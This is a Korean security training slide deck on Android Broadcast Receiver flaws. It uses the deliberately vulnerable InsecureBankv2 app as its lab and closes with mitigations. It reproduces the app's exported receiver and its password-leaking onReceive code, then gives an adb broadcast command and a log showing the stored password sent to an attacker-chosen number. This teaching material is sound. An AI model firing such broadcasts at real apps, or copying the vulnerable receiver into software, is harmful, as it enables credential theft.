android

2024.09.30

BroadCast Receiver vulnerability

목차

Table of Contents

android Broadcast

안드로이드 브로드캐스트에 대해 알아보자

Broadcast Receiver

브로드캐스트를 받는 Receiver

InsecureBankv2


실습

대응방안

Q & A


1. Android에서 Broadcast?

- 네트워크에서 BroadCast와 유사
- 시스템이나 앱에서 발생하는 이벤트를 알리는 메세지




1. Android에서 Broadcast?

- 예시 : 휴대폰 번호 인증




1. Android에서 Broadcast?

- 예시 : 인터넷 연결이 필요한 게임



2. BroadCast Receiver

- 브로드캐스트 메시지를 수신하고 처리하는 컴포넌트
- 안드로이드 4대 컴포넌트



2. BroadCast Receiver

BroadCast Receiver 선언

- Androidmainfest.xml 파일에 정의됨

```
<receiver    android:name=".MyBootReceiver"
             android:exported="false">
    <intent-filter>
        <!-- 수신할 브로드캐스트 이벤트 (액션) 정의 -->
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
    </intent-filter>
</receiver>
```

2. BroadCast Receiver

But ! 잘못 설정될 경우 공격자는 이를 이용해 공격 가능

- exported="true"로 설정된 경우
- 시스템 BroadCast 남용
- 권한 설정 미비

3. InsecureBankv2

- APK파일을 디컴파일해서 AndroidManifest.xml파일에 BroadCast Receiver가 정의되어 있는지 확인

```
<receiver
    android:name="com.android.insecurebankv2.MyBroadCastReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

외부 앱에서 송신한 BroadCast도 수신


3. InsecureBankv2

- phonenumber, newpass 값을 받아서 문구 전송
- phonenumber 값이 없으면 null

```
public void onReceive(Context context, Intent intent) {
    String phn = intent.getStringExtra("phonenumber");
    String newpass = intent.getStringExtra("newpass");
    if (phn != null) {
        try {
            SharedPreferences settings = context.getSharedPreferences("mySharedPreferences", 1);
            String username = settings.getString("EncryptedUsername", null);
            byte[] usernameBase64Byte = Base64.decode(username, 0);
            this.usernameBase64ByteString = new String(usernameBase64Byte, "UTF-8");
            String password = settings.getString("superSecurePassword", null);
            CryptoClass crypt = new CryptoClass();
            String decryptedPassword = crypt.aesDeccryptedString(password);
            String textPhoneno = phn.toString();
            String textMessage = "Updated Password from: " + decryptedPassword + " to: " + newpass;
            SmsManager smsManager = SmsManager.getDefault();
            System.out.println("For the changepassword - phonenumber: " + textPhoneno + " password is: " + textMessage);
            smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
            return;
        } catch (Exception e) {
            e.printStackTrace();
            return;
        }
    }
    System.out.println("Phone number is null");
}
```

3. InsecureBankv2

- 공격자는 악성앱을 유포, 조건에 부합하는 BroadCast 송신
  -> 기존 비밀번호 획득 가능



3. InsecureBankv2

- 피해자에게 악성 앱을 유포했다고 가정, ADB로 BroadCast
- phonenumber, newpass 값을 추가

```
C:₩Users₩wornj>adb shell am broadcast -a theBroadcast --es phonenumber 01012345678 --es newpass scp
Broadcasting: Intent { act=theBroadcast flg=0x400000 (has extras) }
Broadcast completed: result=0
```

- Log 확인

```
09-29 22:54:47.541  8423  8423 I System.out: For the changepassword - phonenumber: 01012345678 password is: Updated Pass
word from: Jack@123$ to: scp
```

4. 대응방안

1. exported = false로 설정 => 외부 앱에서 오는 불필요한 메세지 차단

2. 민감한 데이터 BroadCast로 송신 X

3. 권한 설정 => 특정 권한이 있는 앱만 허용

Q & A